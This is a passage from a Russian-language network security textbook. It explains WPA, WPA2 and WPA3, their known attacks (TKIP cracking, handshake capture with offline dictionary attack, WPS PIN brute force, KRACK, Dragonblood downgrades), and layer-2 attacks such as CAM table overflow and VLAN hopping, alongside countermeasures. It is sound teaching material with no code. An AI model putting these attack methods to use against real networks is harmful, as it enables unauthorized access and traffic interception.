В WPA обеспечена поддержка стандартов 802.1X (framework), а также протокола *EAP* (*Extensible Authentication Protocol*, расширяемый протокол аутентификации). В WPA2 поддерживается шифрование в соответствии со стандартом *AES* (Advanced Encryption Standard, усовершенствованный стандарт шифрования), который имеет существенные преимущества перед используемым в WEP RC4. Большим плюсом при внедрении WPA является возможность работы технологии на существующем аппаратном обеспечении Wi-Fi. Условием аутентификации в беспроводной сети является предъявление пользователем свидетельства (иначе называемого мандатом), подтверждающего его право на доступ в сеть. Для этого пользователь проходит проверку по специальной базе зарегистрированных пользователей. Без аутентификации работа в сети для пользователя будет запрещена. База зарегистрированных пользователей и система проверки в больших сетях, как правило, расположены на специальном сервере (чаще всего RADIUS).

[1] WPA2 определяется стандартом IEEE 802.11i, хотя до момента окончательного принятия стандарта существовали некоторые различия между ними. Сейчас можно считать, что WPA2==802.11i.

Ассоциация производителей беспроводного оборудования (*Wi-Fi Alliance*) дает следующую формулу для определения сути WPA:

`WPA = 802.1X + EAP + TKIP + MIC` – т.е., по сути WPA – это сумма нескольких технологий.

WPA также имеет упрощённый режим, подобный тому, что поддерживался в WEP – Pre-Shared Key (*WPA-PSK*), длиной до 64 символов.

Даже не принимая во внимания тот факт, что WEP, предшественник WPA, не обладает какими-либо механизмами аутентификации пользователей как таковой, его ненадёжность состоит, прежде всего, в криптографической слабости алгоритма шифрования. Ключевая проблема WEP заключается в использовании слишком похожих ключей для различных пакетов данных.

Технологии TKIP (протокол целостности временного ключа, *Temporal Key Integrity Protocol*), MIC и 802.1X (части WPA) внесли свою лепту в усиление шифрования данных сетей, использующих WPA.

TKIP отвечает за увеличение размера ключа с 40 до 128 бит, а также за замену одного статического ключа WEP ключами, которые автоматически генерируются и рассылаются сервером аутентификации. Кроме того, в TKIP используется специальная иерархия ключей и методология управления ключами, которая убирает излишнюю предсказуемость, которая использовалась для несанкционированного снятия защиты WEP ключей.

Сервер аутентификации, после получения сертификата от пользователя, использует 802.1X для генерации уникального базового ключа для сеанса связи. TKIP осуществляет передачу сгенерированного ключа пользователю и точке доступа, после чего выстраивает иерархию ключей плюс систему управления. Для этого используется двусторонний ключ, для динамической генерации ключей шифрования данных, которые в свою очередь используются для шифрования каждого пакета данных. Подобная иерархия ключей TKIP заменяет один ключ WEP (статический) на 500 миллиардов возможных ключей, которые будут использованы для шифрования пакетов данных.




Рис.117 EAP аутентификация клиента с использование RADIUS-сервера по протоколу IEEE 802.1X

Другим важным механизмом является проверка целостности сообщений (Message Integrity Check, MIC). Её используют для предотвращения перехвата пакетов данных, содержание которых может быть изменено, а модифицированный пакет вновь передан в сеть. MIC построена на основе математической функции, которая применяется на стороне отправителя и получателя, после чего сравнивается результат. Если проверка показывает несовпадение результатов вычислений, данные считаются ложными и пакет отбрасывается.

При этом механизмы шифрования, которые используются для WPA и WPA-PSK, являются идентичными. Единственное отличие WPA-PSK состоит в том, что аутентификация производится с использованием пароля, а не по сертификату пользователя.

Протокол EAP использует центральный сервер аутентификации и реализует в работе несколько вариантов: EAP-MD5, PEAPv0, PEAPv1, EAP-MSCHAPv2, LEAP, EAP-FAST, EAP-TLS, EAP-TTLS, EAP-SIM.

WPA2 определяется стандартом IEEE 802.11i, принятым в июне 2004 года, и был призван заменить WPA. В нём реализовано *CCMP* и шифрование *AES*, за счет чего WPA2 стал более защищённым, чем его предшественник. С 13 марта 2006 года поддержка WPA2 является обязательным условием для всех сертифицированных Wi-Fi устройств.

Протокол WPA3

Со временем, как это обычно и бывает, в казавшемся очень надёжным и стойким протоколе WPA2 (проработавшем на рынке к тому времени уже около 14 лет) было найдено серьёзное количество недочётов и уязвимостей. Этот фактор и стал определяющим в разработке преемника WPA2.

Два основных типа WPA3 (практически идентично WPA2):

- WPA3-Personal (усл. домашний) – предоставляет индивидуальным пользователям более высокий уровень защиты для аутентификации с использованием паролей, даже когда пользователи выбирают несложные варианты паролей. Такой функционал обеспечивается с помощью функционала SAE (Simultaneous Authentication of Equals) или одновременной аутентификации равных, которая заменит PSK (Pre-shared key) метод в WPA2-Personal. Новая технология также защищает от атак по словарю, при которых выполняются попытки подбора пароля путем перебора вариантов, без последующего выхода в сеть.
    - Пользователи могут выбирать пароли, которые легче запомнить, не задумываясь о безопасности;
    - Новые алгоритм SAE обеспечивающий улучшенную защиту за счет изменения алгоритма авторизации;
    - Шифрование данные Forward Secrecy, защищает трафик данных, даже если пароль был скомпрометирован;
- WPA3-Enterprise (корпоративный) – компании, правительственные и финансовые организации получают значительно более высокий уровень безопасности сетей Wi-Fi, используя WPA3-Enterprise. WPA3-Enterprise разрабатывался на основе WPA2 и гарантирует преемственность при применении протоколов безопасности на сети. WPA3-Enterprise также предлагает опциональный режим, при котором обязательно использование минимум 192-битных протоколов безопасности и криптографических инструментов для лучшей защиты определенных типов данных:
    - Аутентичное шифрование: 256-битный протокол Galois/Counter Mode Protocol (GCMP-256)
    - Формирование ключа и подтверждение: 384-битный режим Hashed Message Authentication Mode (HMAC) с алгоритмом безопасного хэширования (HMAC-SHA384)
    - Обмен ключами и аутентификация: обмен ключами по ECDH (Elliptic Curve Diffie-Hellman) и алгоритм формирования цифровой подписи ECDSA (Elliptic Curve Digital Signature Algorithm) с 384-битными эллиптическими кривыми
    - Надёжное управление защитой трафика: 256-битный Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)

  Предполагается, что при выборе 192-битного режима будут использоваться все перечисленные инструменты, что гарантирует правильную

комбинацию протоколов как базовую платформу безопасности внутри сети WPA3.

Новые возможности WPA3:

- Dragonfly Handshake (рукопожатие «стрекозы») или протокол одновременной аутентификации Equals (SAE)
- Протокол WiFi Device Provisioning Protocol или DPP - это новый и простой способ более безопасного добавления новых устройств.
- Оппортунистическое беспроводное шифрование (OWE)
- Большие (длинные) ключи
- Аутентификация NFC

Усовершенствования WPA3:

- Быстрое подключение устройств Wi-Fi (Easy Connect – не попало в январский 2018г. пресс-релиз Wi-Fi Alliance)
- Повышенная безопасность сетей для публичных сетей (Enhanced Open – не попало в январский 2018г. пресс-релиз Wi-Fi Alliance)
- Повышенная безопасность в корпоративной версии
- Протокол инициализации (provisioning) устройства WiFi

Когда Wi-Fi Alliance впервые объявил о выходе WPA3 в пресс-релизе в январе 2018г., он упомянул «набор свойств» для улучшения безопасности. В релизе содержался намёк на четыре конкретных свойства. Одно из них, SAE, стало основой WPA3. Второе, 192-битное шифрование, возможно использовать в крупных корпорациях или финансовых учреждениях, переходящих на WPA3. А два другие свойства так и не попали в WPA3.

Туда не попали свойства, существующие в отдельных сертификационных программах. Первое, Easy Connect, упрощает процедуру соединения устройств из интернета вещей с домашней сетью. Второе, Enhanced Open, сильнее защищает открытые сети – такие, как сети в аэропортах и кафе.

Уязвимости Wi-Fi сетей

Несмотря на значительные улучшения в безопасности, протокол WPA всё же имеет некоторые уязвимости. 6 ноября 2008 года на конференции PacSec был представлен способ, позволяющий взломать ключ TKIP, используемый в WPA, за 12-15 минут. Этот метод позволяет прочитать данные, передаваемые от точки доступа к клиентской машине, а также передавать поддельную информацию на клиентскую машину. Данные, передаваемые от клиента к маршрутизатору, пока вскрыть не удалось. Ещё одним условием успешной атаки было включение QoS на маршрутизаторе.

В 2009 году сотрудниками университета Хиросимы и университета Кобе, Тосихиру Оигаси и Масакату Мории был разработан и успешно реализован на практике новый метод атаки, который позволяет взломать любое WPA соединение без ограничений, причем, в лучшем случае, время взлома составляет 1 минуту.

Необходимо заметить, что соединения WPA, использующие более защищённый стандарт шифрования ключа AES, а также WPA2-соединения, не подвержены этим атакам.

23 июля 2010 года была опубликована информация об уязвимости Hole196 в протоколе WPA2. Используя эту уязвимость, авторизовавшийся в сети злонамеренный пользователь может расшифровывать данные других пользователей, используя свой закрытый ключ. Никакого взлома ключей или брут-форса не требуется.

Тем не менее, на данный момент основными методами взлома WPA2 PSK являются атака по словарю и brute-force. Для этого в режиме мониторинга беспроводной карты сканируется эфир и записываются необходимые пакеты. Далее проводится деавторизация

клиента, чтобы инициировать установление ассоциации клиент-AP, для захвата начального обмена пакетами (*handshake*), либо нужно ждать пока клиент будет совершать подключение. После этого уже нет необходимости находиться недалеко от атакуемой точки доступа. Атака проводится оффлайн с помощью специальной программы и файла с захваченными данными обмена *handshake*.

В начале 2012 года была опубликована ещё одна уязвимость, обнаруженная в беспроводных сетях. Она не относится к собственно протоколу WPA, а является следствием использования технологии WPS[1] (Wi-Fi Protected Setup), упрощающего начальную настройку беспроводных точек. Вместо обычного задания имени точки доступа, разрешения шифрования, ввода ключа шифрования и т.д., пользователь может просто ввести восьмизначный символьный PIN, который присутствует на наклейке на корпусе маршрутизатора (точки доступа).

Рис.118 PIN-код для подключения по WPS

PIN-код состоит из восьми цифр, следовательно, существует 10^8 [100 000 000] вариантов для его подбора. Однако количество вариантов можно существенно сократить, т.к., последняя цифра PIN-кода представляет собой некую контрольную сумму, которая высчитывается на основании семи первых цифр. В итоге получаем уже 10^7 [10 000 000] вариантов. При дальнейшем рассмотрении протокола аутентификации WPS выясняется, что проверка PIN-кода осуществляется в два этапа. Он делится на две равные части, и каждая часть проверяется отдельно (привет от NTLM)!

Если после отсылки сообщения M4 (обозначение из схемы аутентификации WPS) атакующий получил в ответ EAP-NACK, то он может быть уверен, что первая часть PIN-кода неправильная. Если же он получил EAP-NACK после отсылки M6, то, соответственно, неверна вторая часть PIN-код. В итоге получается 10^4 [10 000] вариантов для первой половины и 10^3 [1 000] для второй, т.е. всего 10 000 + 1 000 = 11 000 вариантов для полного перебора. Важный момент – возможная скорость перебора. Она ограничена скоростью обработки маршрутизатором (точкой) WPS-запросов: некоторые AP могут выдавать результат каждую секунду, некоторые – раз в несколько секунд. Основное время при этом затрачивается на вычисление открытого ключа по алгоритму Диффи-Хеллмана (он должен быть сгенерирован перед шагом M3). Практика показывает, что для успешного результата обычно достаточно перебрать лишь половину вариантов, и в среднем brute force занимает от четырёх до десяти часов.

Первой появившейся реализацией описанной атаки стала утилита *wpscrack*, написанная исследователем Стефаном Фибёком на языке Python.

Разработка WPA3 во многом стала ответом на уязвимости в протоколе WPA2, используемом в миллиардах устройств по всему миру. Критическая уязвимость получила название KRACK, а обнаружил её бельгийский исследователь Мэтти Ванхоеф (Mathy Vanhoef) осенью 2017 года.

KRACK — это атака повторного воспроизведения на беспроводную сеть, которая позволяет злоумышленникам провести MITM-атаку и «прослушивать» канал между клиентом и Wi-Fi-точкой.

[1] WPS включён по умолчанию в устройствах очень многих производителей, что делает эту уязвимость достаточно актуальной.

При установлении соединения по WPA2 выполняется четырехэтапное рукопожатие (handshake), во время которого генерируется криптографический ключ для шифрования трафика. Хакер, путем манипулирования сообщениями рукопожатий, принуждает жертву переопределить уже «согласованный» ключ. Далее, номера переданного и принятого пакета устанавливаются в начальные значения. После чего злоумышленник может расшифровывать информацию и даже внедрять свой код в TCP.

Чтобы исключить эту уязвимость и усилить защищенность Wi-Fi-сетей в целом, в WPA3 была внедрена брутфорс-защита. Новые правила ограничивают количество попыток ввода пароля, что повышает защиту от словарных атак (подобрать пароль офлайн также не получится). В этой технологии реализовано, пожалуй, самое серьёзное различие между WPA2 и WPA3: в способе, которым устройства (усл. клиенты) приветствуют маршрутизатор или точки доступа, к которым они пытаются подключиться. WPA3 вводит приветствие, или handshake, под названием «одновременная аутентификация равных» [Simultaneous Authentication of Equals, SAE]. Его преимущество в том, что оно предотвращает такие атаки, как KRACK, прерывающие приветствие в WPA2. Оно гарантирует, что обмен ключами, доказывающими идентичность обоих устройств, нельзя прервать. Для этого оно приравнивает в правах устройство и маршрутизатор. До этого в таком обмене приветствиями участвовали опрашивающее устройство (пытающееся подключиться к сети) и авторизующее устройство (маршрутизатор).

SAE решает большие проблемы с уязвимостью WPA2 – это важный шаг, но, возможно, недостаточно большой. Ванхоеф утверждает, что, по слухам, распространяющимся в сообществе специалистов по безопасности, хотя такое приветствие и предотвратит вредные атаки типа KRACK, остаются вопросы о том, способно ли оно на что-то большее.

В 2013 году исследователи из Университета Ньюкасла в процессе криптоанализа SAE обнаружили, что приветствие уязвимо к т.н. атакам малых подгрупп. Такие атаки сводят ключи, которыми обмениваются маршрутизатор и подсоединяющееся устройство, к мелкой, ограниченной подгруппе вариантов, которую легче взломать, чем обычно доступный набор из множества вариантов. Чтобы устранить эту уязвимость, исследователи предлагают дополнить SAE ещё одним этапом проверки ключей, пожертвовав некоторой эффективностью приветствия.

Исследователи безопасности Ванхоеф (Mathy Vanhoef) и Ронен (Eyal Ronen) обнаружили слабые места в ранней реализации WPA3-Personal, которые могут позволить злоумышленнику восстановить Wi-Fi-пароли, злоупотребляя таймингами или побочным кешем. В опубликованном в апреле 2019г. исследовательском документе, названном DragonBlood, исследователи подробно рассмотрели два типа недостатков проектирования в WPA3: первый ведет к атакам с понижением рейтинга, а второй — к утечкам побочного кеша.

Атака по побочному каналу на основе кеша: Алгоритм кодирования пароля в Dragonfly («Стрекоза»), также известный как алгоритм «охоты и клевания» (hunting and pecking), содержит условные ветви. Если злоумышленник может определить, какая ветвь ветви if-then-else была взята, он может узнать, был ли найден элемент пароля в конкретной итерации этого алгоритма. На практике было обнаружено, что если злоумышленник может запустить непривилегированный код на компьютере-жертве, возможно использовать атаки на основе кеша, чтобы определить, какая ветвь была предпринята в первой итерации алгоритма генерации пароля. Эта информация может быть использована для выполнения атаки с разделением пароля (это похоже на автономную атаку по словарю). Эта уязвимость отслеживается с использованием идентификатора CVE-2019-9494.

Защита заключается в замене условных ветвей, которые зависят от секретных значений, утилитами выбора с постоянным временем. Реализации должны также использовать вычисление символа Лежандра с постоянным временем.

Атака по побочному каналу на основе синхронизации: когда рукопожатие Dragonfly использует определенные мультипликативные группы, алгоритм кодирования

пароля использует переменное число итераций для кодирования пароля. Точное количество итераций зависит от используемого пароля и MAC-адреса точки доступа и клиента. Злоумышленник может выполнить удаленную временную атаку на алгоритм кодирования пароля, чтобы определить, сколько итераций потребовалось для кодирования пароля. Восстановленная информация может быть использована для выполнения парольной атаки, которая похожа на автономную словарную атаку.

Чтобы предотвратить атаку на основе синхронизации, реализации должны отключить уязвимые мультипликативные группы. С технической точки зрения, группы MODP 22, 23 и 24 должны быть отключены. Также рекомендуется отключить группы MODP 1, 2 и 5. Эта уязвимость также отслеживается с использованием идентификатора CVE-2019-9494 из-за схожести реализации атаки.

WPA3 downgrade

Поскольку протокол WPA2 широко использовался миллиардами устройств, широкое распространение WPA3 не произойдет в одночасье. Для поддержки старых устройств сертифицированные WPA3 устройства предлагают «переходный режим работы», который можно настроить для приема соединений с использованием как WPA3-SAE, так и WPA2.

Исследователи считают, что переходный режим уязвим для атак с понижением рейтинга, которые злоумышленники могут использовать для создания мошеннической точки доступа, поддерживающей только WPA2, что заставляет устройства, поддерживаемые WPA3, подключаться с помощью небезопасного четырехстороннего рукопожатия WPA2.

«Мы также обнаружили атаку с понижением рейтинга против самого рукопожатия SAE («Одновременная аутентификация равных», также известного как «Стрекоза»), где мы можем заставить устройство использовать более слабую эллиптическую кривую, чем обычно», — говорят исследователи.

Более того, технология MITM («человек посередине») не нужна для проведения атаки с понижением рейтинга. Вместо этого злоумышленникам нужно знать только SSID сети WPA3-SAE.

Исследователи сообщили о своих результатах Wi-Fi Alliance, некоммерческой организации, которая сертифицирует стандарты WiFi и продукты Wi-Fi на соответствие, которые признали проблемы и работают с поставщиками для исправления существующих устройств, сертифицированных WPA3.

ГЛАВА 10. БЕЗОПАСНОСТЬ И ЗАЩИТА СЕТЕВЫХ УСТРОЙСТВ, РАБОТАЮЩИХ НА ВТОРОМ УРОВНЕ МОДЕЛИ OSI

К одной из важнейших составляющих безопасности в ИТ несомненно можно отнести безопасность сетевых устройств, обеспечивающих коммуникации между абонентами сети. Во времена Ethernet-а, работающего в разделяемой среде передачи (ограниченной коллизионным доменом), передаваемые данные совершенно без проблем могли быть прослушаны и перехвачены любым абонентом сети. Причём, речь идёт не только о широковещательных и групповых рассылках, а и о unicast-кадрах, направляемых по индивидуальному адресу конкретному получателю[1]. В сочетании с не очень высоким уровнем обеспечения безопасности протоколов первых поколений, чаще всего транслировавших трафик в открытом виде, ранние локальные сети были весьма уязвимы, в первую очередь к перехвату трафика. Также можно отметить слабую устойчивость shared Ethernet к атакам, ведущим к отказу в обслуживании. Основные типы сетевых устройств в технологии разделяемого Ethernet-а – повторители, концентраторы, хабы – абсолютно прозрачны для вышележащих протоколов, так как представляют собой, по сути, усилители-формирователи электрических сигналов, работающие на первом уровне модели OSI.

С появлением технологии коммутируемого Ethernet-а сетевые устройства, обеспечивающие коммутацию пакетов – коммутаторы (switches) – стали намного более интеллектуальными и сложными. Оперируя адресами канального уровня (MAC), коммутаторы работают на втором уровне модели OSI (L2). В коммутируемой среде передачи в обычном режиме пользователи не видят «чужой» unicast-трафик, во все сегменты, связанные L2-устройствами (коммутаторами), распространяется только broadcast и multicast. Этот факт заметно осложняет возможность перехвата трафика, по сравнению с разделяемым Ethernet-ом, хотя не исключает её полностью.

Семиуровневая модель OSI подразумевает, что работа протоколов одного уровня не зависит от работы других уровней.




Рис.119 Модель OSI

Необходимость обеспечения безопасности на L2 объясняется возможным «эффектом домино», когда взлом нижележащего уровня скомпрометирует уровни вышележащие. Причём верхние уровни о взломе могут и не «узнать». Безопасность сильна настолько, насколько сильно слабейшее звено. В сети второй уровень может быть очень слабым звеном.

[1] По такому же принципу общей разделяемой среды передачи работают беспроводные сети Wi-Fi. Полоса пропускания делится между всеми абонентами.




Рис.120 «Эффект домино» при компрометации уровня L2

Обеспечение безопасности на L2 зачастую сталкивается с тем, что не до конца ясно, кто должен её обеспечивать – сетевые администраторы (VLAN) или администраторы систем безопасности.

Атака на таблицы MAC-адресов

Каждое Ethernet-устройство имеет уникальный аппаратный (канальный) адрес длиной 48 бит, который состоит из четырёх частей:




Рис.121 Структура MAC-адреса

Старшие 24 – 2 = 22 бита содержат уникальный идентификатор организации (OUI), которые производитель получает от IEEE. Один бит из старших 24-х отличает unicast адрес от группового, ещё один позволяет отличить «вшитый» адрес от заданного программно. Младшие 24 бита должны быть уникальными среди всех устройств одного производителя.

Каждый коммутатор содержит таблицу адресов (*CAM, Content Addressable Memory*), в которой строится соответствие номера порта, VLAN и MAC-адреса. Таблица строится автоматически, коммутатор «запоминает» (по умолчанию на 300 секунд) какой MAC с какого физического порта был получен. Если получен unicast-кадр (фрейм) с неизвестным адресом назначения, коммутатор рассылает кадры во все порты, кроме того, откуда он был получен (*flooding*). Очень важно, что таблицы CAM имеют ограниченный размер, типично – от 1000 до 64000 адресов. Нормальное поведение CAM-таблицы при работе представлено на трёх следующих рисунках:




Рис.122 Нормальное поведение CAM 1/3




Рис.123 Нормальное поведение CAM 2/3




Рис.123 Нормальное поведение CAM 3/3

Используя факт ограниченного размера CAM-таблицы, злоумышленник может сгенерировать большое количество пакетов с разными MAC-адресами источника. Заполнение CAM-таблицы займёт несколько десятков секунд. В результате заполнения из CAM будут вытеснены адреса реальных рабочих сетевых адаптеров, и все последующие фреймы, отправленные на эти реальные адреса, будут рассылаться во все порты (*flood*), коммутатора, и злоумышленник сможет «увидеть» чужой unicast трафик. Фактически коммутатор с переполненной CAM-таблицей превращается в концентратор.




Рис.124 Переполнение CAM

Контрмеры против атак на переполнение CAM-таблиц могут быть реализованы только при использовании сетевого оборудования определённого класса. Неуправляемые коммутаторы принципиально не могут противостоять такого рода атакам, но даже управляемые устройства далеко не всегда имеют требуемый функционал. Технология называется *port security*, детали её реализации могут различаться у разных производителей, но основной принцип одинаков. Для порта включается ограничение по количеству MAC-ов, которые могут быть «видны» на этом порту. Иногда это количество фиксированное, обычно не более одного – пяти адресов, иногда его можно задать в настройках. Также можно установить статическое соответствие MAC—порт для неизменных конфигураций. При достижении максимального количества MAC-адресов на порту коммутатор может полностью заблокировать порт, или заблокировать его на некоторое время (порядка нескольких минут). Обязательным при блокировке будет отправка сообщения на консоль и в лог устройства.

Атаки на VLAN

Технология VLAN позволяет организовывать подключение сетевых узлов, независимо от их физического местоположения, так как будто они подключены к одному широковещательному домену. Номер VLAN ID (12 бит) входит в четырёхбайтовое поле, добавляемое к стандартному 1518-байтному Ethernet-фрейму (802.1Q). Подключение конечных рабочих станций чаще всего выполняется без использования VLAN Tag.




Рис.125 Фрейм Ethernet с VLAN Tag

Сетевые узлы, подключённые к разным VLAN-ам, оказываются в разных широковещательных сегментах, изолированных друг от друга на канальном уровне. Но существует целый класс атак на VLAN, дающих возможность атакующим хостам попадать в «чужие» сегменты.

Атака *Basic VLAN Hopping* – основана на протоколе Dynamic Trunk Protocol (DTP). DTP используется для согласования транков (trunks[1], линки с VLAN) между двумя устройствами. Станция (на рисунке слева внизу) может обмануть коммутатор, установив с ним соединение,

[1] Транк – линк, передающий тегированные фреймы – терминология Cisco.

использовав поддельный DTP кадр, в результате чего станция становится членом всех VLAN, присутствующих в коммутаторе.




Рис.126 Атака VLAN Hopping

Атака *Double Encapsulation VLAN Hopping* – ещё одна возможность «перепрыгнуть» в «чужой» сегмент, базируется на двойной инкапсуляции и использовании протокола DTP. Левая верхняя станция (на рисунке ниже) отсылает дважды инкапсулированный фрейм. Первый коммутатор «снимает» с кадра первый слой инкапсуляции и пересылает фрейм дальше. Второй коммутатор (правый) «снимает» вторую инкапсуляцию и посылает фрейм уже с другим VLAN ID. Этот механизм работает потому, что обычные коммутаторы выполняют только один уровень декапсуляции[1]. В этой атаке атакующий может только отправлять пакеты в «чужой» сегмент, но не принимать их оттуда. Ещё одним условием работы этой атаки будет совпадение у злоумышленника и в trunk-е native VLAN.




Рис.127 Атака Double Encapsulation VLAN Hopping

Атаки на VLAN, описанные выше, возможны в основном для оборудования компании Cisco, в первую очередь из-за поддерживаемых этим оборудование некоторых протоколов (DTP) и небезопасных настроек по умолчанию. Предлагаемые контрмеры не сводятся к какой-то одной рекомендации:

- Необходимо в качестве native использовать выделенный ID VLAN;
